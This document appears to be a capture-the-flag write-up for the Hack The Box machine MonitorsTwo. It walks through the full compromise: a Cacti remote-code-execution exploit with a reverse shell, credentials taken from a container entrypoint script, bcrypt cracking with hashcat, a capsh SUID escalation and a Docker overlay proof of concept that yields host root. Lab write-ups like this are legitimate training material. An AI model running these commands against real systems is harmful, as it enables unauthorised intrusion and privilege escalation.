HTB: MonitorsTwo - Easy
Note
This is an older box I completed with limited notes. While the documentation isn’t extensive, I hope this writeup helps if you’re stuck or just enjoy reading about different approaches to solving machines.
Enumeration
I began enumeration with a basic nmap scan: nmap -A -Pn 10.129.170.246 | tee nmapscan.log
kali@attacker:~/monitorstwo$ nmap -A 10.129.170.246 | tee nmapscan.log
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-08 11:27 CEST
Nmap scan report for 10.129.170.246
Host is up (0.015s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 48add5b83a9fbcbef7e8201ef6bfdeae (RSA)
|   256 b7896c0b20ed49b2c1867c2992741c1f (ECDSA)
|_  256 18cd9d08a621a8b8b6f79f8d405154fb (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Login to Cacti
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.62 seconds
The scan revealed a web application identified as cacti:

I attempted to access the cacti application using known default credentials:
admin/adminadmin/cactipwcactipw/cactipw
However, none of these default combinations provided access.
Exploitation
During research, I discovered the following exploit:
[GitHub - ariyaadinatha/cacti-cve-2022-46169-exploit: This is poc of CVE-2022-46169 authentication bypass and remote code execution
This is poc of CVE-2022-46169 authentication bypass and remote code execution - ariyaadinatha/cacti-cve-2022-46169-exploit
 GitHubariyaadinatha

The exploit was executed using this syntax:
Syntax for payload: python3 cacti.py
- Enter:
target ip - Enter
local ip - Enter
listening port
Executing the exploit produced these results:
[..]
Delivering payload...
Before running the exploit, I set up a listener with nc -lvnp 1234. Upon executing the exploit, a reverse shell connection was established to the target machine.
connect to [10.10.14.51] from (UNKNOWN) [10.129.170.246] 52478
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
www-data@50bca5e748b0:/var/www/html$ whoami
whoami
www-data
Privilege Escalation Enumeration
To improve our shell stability, I used the following command:
python3 -c 'import pty;pty.spawn("/bin/bash")'
In the root directory, we discovered two notable items:
- A
.dockerenvfile, indicating we’re inside a Docker container - An
entrypoint.shfile that might contain valuable information:
#!/bin/bash
set -ex

wait-for-it db:3306 -t 300 -- echo "database is connected"
if [[ ! $(mysql --host=db --user=root --password=root cacti -e "show tables") =~ "automation_devices" ]]; then
    mysql --host=db --user=root --password=root cacti < /var/www/html/cacti.sql
    mysql --host=db --user=root --password=root cacti -e "UPDATE user_auth SET must_change_password='' WHERE username = 'admin'"
    mysql --host=db --user=root --password=root cacti -e "SET GLOBAL time_zone = 'UTC'"
fi

chown www-data:www-data -R /var/www/html
# first arg is `-f` or `--some-option`
if [ "${1#-}" != "$1" ]; then
        set -- apache2-foreground "$@"
fi

exec "$@"
The entrypoint.sh file revealed the presence of a MySQL database.
Horizontal Privilege Escalation
I connected to the MySQL database using this command:
mysql --host=db -u root -p
And entering the information that we aquired.
After connecting to MySQL with the acquired credentials, I queried the database and discovered several bcrypt hashes:
- admin, admin@monitorstwo.htb hash:
$2y$10$IhEA.Og8vrvwueM7VEDkUes3pwc3zaBbQ/iuqMft/llx8utpR1hjC - marcus, marcus@monitorstwo.htb hash:
$2y$10$vcrYth5YcCLlZaPDj6PwqOYTw68W1.3WeKlBn70JonsdW/MhFYK4C
To crack the bcrypt hashes with hashcat, I used mode 3200 with the following syntax:
hashcat -m 3200 hash.left --wordlist rockyou.txt -O
After the hash cracking completed, we obtained the following plaintext password:
$2y$10$vcrYth5YcCLlZaPDj6PwqOYTw68W1.3WeKlBn70JonsdW/MhFYK4C fu***ey
Using the cracked password, I established an SSH connection to the machine as user marcus:
ssh marcus@monitorstwo.htb
pass: funk******key
Vertical Privilege Escalation
After gaining access as marcus, we already knew from the .dockerenv file that we were operating within a Docker container.
Running docker --version showed we were using Docker version 20.10.5+dfsg1, build 55c4c88. Research for vulnerabilities in this version led us to this proof of concept:
[GitHub - UncleJ4ck/CVE-2021-41091: POC for CVE-2021-41091
POC for CVE-2021-41091. Contribute to UncleJ4ck/CVE-2021-41091 development by creating an account on GitHub.
 GitHubUncleJ4ck

- First, gained root access in the Docker container using
docker exec - Then ran
linpeas.shinside the container, which led to a privilege escalation usingcapshfound in GTFObins
[capsh | GTFOBins
 GTFOBins](https://gtfobins.github.io/gtfobins/capsh/?ref=tiem.io)
The privilege escalation was achieved using this syntax inside the docker container:
./capsh --gid=0 --uid=0 --
`chmod u+s /bin/bash`
With elevated privileges, I executed the exploit for CVE-2021-41091:
git clone https://github.com/UncleJ4ck/CVE-2021-41091
cd CVE-2021-41091
chmod +x ./poc.sh
./poc.sh
The exploit revealed a path, which we used to gain root access by running ./bin/bash -p:
marcus@monitorstwo:/var/lib/docker/overlay2/c41d5854e43bd996e128d647cb526b73d04c9ad6325201c85f73fdba372cb2f1/merged$ ./bin/bash -p
Successfully obtained root access on the host system.
bash-5.1# cat /root/root.txt
fba2***e5